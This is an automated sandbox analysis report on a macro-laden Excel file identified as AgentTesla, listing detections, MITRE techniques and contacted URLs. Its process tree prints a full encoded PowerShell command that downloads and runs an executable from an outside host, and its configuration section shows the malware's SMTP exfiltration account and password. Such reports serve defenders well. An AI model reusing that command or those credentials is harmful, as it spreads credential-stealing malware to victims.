ID: 372951
Sample Name: MV TRIADES.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 15:35:13
Date: 22/03/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report MV TRIADES.xlsm

Overview


General Information

Sample Name:	MV TRIADES.xlsm
Analysis ID:	372951
MD5:	f7f66672f19f2dab..
SHA1:	688ba6fb0741427.
SHA256:	9664740123170b..
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Yara detected AgentTesla
- Yara detected Powershell download …
- Binary contains a suspicious time st…
- Contains functionality to hide a threa…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document exploit detected (process…
- Encrypted powershell cmdline option…
- Hides threads from debuggers

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2360 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - cmd.exe (PID: 2028 cmdline: cmd /c powershell.exe -encodedCommand KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAnAGgAdAB0AHAAOgAvAC8AcwBwAGUAYwBmAGwAbwBvAHIAcwAuAG4AZQB0AC8AZABlAHYALwBpAG4AYwBvAG0AZQAuAGUAeABlACcALAAoACQAZQBuAHYAOgBhAHAAcABkAGEAdABhACkAKwAnAFwAdABOAEQARgB4AC4AZQB4AGUAJwApADsAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAAMgA7ACAAUwB0AGEAcgB0AC0AUABvAG8AYwBlAHMAcwAgACQAZQBuAHYAOgBhAHAAcABkAGEAdABhAFwAdABOAEQARgB4AC4AZQB4AGUA MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 1320 cmdline: powershell.exe -encodedCommand KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAnAGgAdAB0AHAAOgAvAC8AcwBwAGUAYwBmAGwAbwBvAHIAcwAuAG4AZQB0AC8AZABlAHYALwBpAG4AYwBvAG0AZQAuAGUAeABlACcALAAoACQAZQBuAHYAOgBhAHAAcABkAGEAdABhACkAKwAnAFwAdABOAEQARgB4AC4AZQB4AGUAJwApADsAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAAMgA7ACAAUwB0AGEAcgB0AC0AUABvAG8AYwBlAHMAcwAgACQAZQBuAHYAOgBhAHAAcABkAGEAdABhAFwAdABOAEQARgB4AC4AZQB4AGUA MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - tNDFx.exe (PID: 2288 cmdline: 'C:\Users\user\AppData\Roaming\tNDFx.exe' MD5: B2AB5D8639C89D42ACBDC362B86ACA91)
        - cmd.exe (PID: 2760 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: AD7B9C14083B52BC532FBA5948342B98)
          - timeout.exe (PID: 2916 cmdline: timeout 1 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
        - tNDFx.exe (PID: 824 cmdline: C:\Users\user\AppData\Roaming\tNDFx.exe MD5: B2AB5D8639C89D42ACBDC362B86ACA91)
        - tNDFx.exe (PID: 2484 cmdline: C:\Users\user\AppData\Roaming\tNDFx.exe MD5: B2AB5D8639C89D42ACBDC362B86ACA91)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "mail@jiratane.comOlaola123@smtp.jiratane.comroot@jiratane.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.2350984768.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000002.2351680461.000000000226B000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000002.2351680461.000000000226B000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0000000B.00000002.2351624860.000000000221A000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000002.2351562307.0000000002191000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 7 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
6.2.tNDFx.exe.6a8f2b8.17.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
6.2.tNDFx.exe.6ac52d8.16.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
11.2.tNDFx.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
6.2.tNDFx.exe.6ac52d8.16.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
6.2.tNDFx.exe.6a8f2b8.17.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro which may execute processes

Powershell drops PE file

Data Obfuscation:

Binary contains a suspicious time stamp

Document contains an embedded VBA with many string operations indicating source code obfuscation

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Anti Debugging:

Contains functionality to hide a thread from the debugger

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Yara detected Powershell download and execute

Encrypted powershell cmdline option found

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scripting 2 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Scripting 2 2	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Standard Port 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	Command and Scripting Interpreter 1 1	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1 1	NTDS	Security Software Discovery 4 2 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	PowerShell 2	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Virtualization/Sandbox Evasion 2 4	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2 2	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2 4	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
MV TRIADES.xlsm	45%	Virustotal		Browse
MV TRIADES.xlsm	43%	ReversingLabs	Script-Macro.Downloader.NetWired	
MV TRIADES.xlsm	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\tNDFx.exe	28%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.tNDFx.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

Source	Detection	Scanner	Label	Link
specfloors.net	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
smtp.jiratane.com	4%	Virustotal		Browse
liverpoolsupporters9.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s615/1_FreeAgentPlayers.jpg	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s180/1_FreeAgentPlayers.jpg	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://smtp.jiratane.com	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/	0%	Avira URL Cloud	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://liverpoolsupporters9.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish-	100%	Avira URL Cloud	malware	
http://https://www.liverpool.com/liverpool-fc-news/features/mohamed-salah-liverpool-goal-flaw-19945816	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s220b/0_Salah-Goal-vs-Leeds.jp	0%	Avira URL Cloud	safe	
http://crl3.dJ	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	Avira URL Cloud	safe	
http://specfloors.net/dev/income	100%	Avira URL Cloud	malware	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s180/0_Salah-Goal-vs-Leeds.jpg	0%	Avira URL Cloud	safe	
http://specfloors.net/dev/income.exe	100%	Avira URL Cloud	malware	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	0%	Avira URL Cloud	safe	
http://jEOkvI.com	0%	Avira URL Cloud	safe	
http://liverpoolsupporters9.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-6C294B0CA76FD09CC6E09D2031D8695F.html	100%	Avira URL Cloud	malware	
http://specfloors.net/dev/income.exePE	100%	Avira URL Cloud	malware	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://i2-prod.live	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://oMAWpB8PlZYBRN.org	0%	Avira URL Cloud	safe	
http://liverpoolsupporters9.com	100%	Avira URL Cloud	malware	
http://https://www.liverpool.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish-199590	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://specfloors.net	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://www.liverpool.com/all-about/steven-gerrard	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s458/0_WhatsApp-Image-2021-03-	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
specfloors.net	107.180.99.252	true	false	• 0%, Virustotal, Browse	unknown
smtp.jiratane.com	198.54.116.63	true	true	• 4%, Virustotal, Browse	unknown
liverpoolsupporters9.com	172.67.176.78	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://specfloors.net/dev/income.exe	true	• Avira URL Cloud: malware	unknown
http://liverpoolsupporters9.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-6C294B0CA76FD09CC6E09D2031D8695F.html	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	tNDFx.exe, 0000000B.00000002.2351562307.0000000002191000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	tNDFx.exe, 0000000B.00000002.2351562307.0000000002191000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s615/1_FreeAgentPlayers.jpg	tNDFx.exe, 00000006.00000002.2129490632.00000000022C0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s180/1_FreeAgentPlayers.jpg	tNDFx.exe, 00000006.00000002.2129490632.00000000022C0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/server1.crl0	tNDFx.exe, 00000006.00000002.2129288401.0000000000B58000.00000004.00000020.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	tNDFx.exe, 0000000B.00000002.2351562307.0000000002191000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net03	tNDFx.exe, 00000006.00000002.2129288401.0000000000B58000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://smtp.jiratane.com	tNDFx.exe, 0000000B.00000002.2351747321.00000000022D6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	tNDFx.exe, 00000006.00000002.2129490632.00000000022C0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	tNDFx.exe, 00000006.00000002.2129288401.0000000000B58000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/	tNDFx.exe, 00000006.00000002.2129490632.00000000022C0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.diginotar.nl/cps/pkioverheid0	tNDFx.exe, 00000006.00000002.2 129288401.0000000000B58000.000 00004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
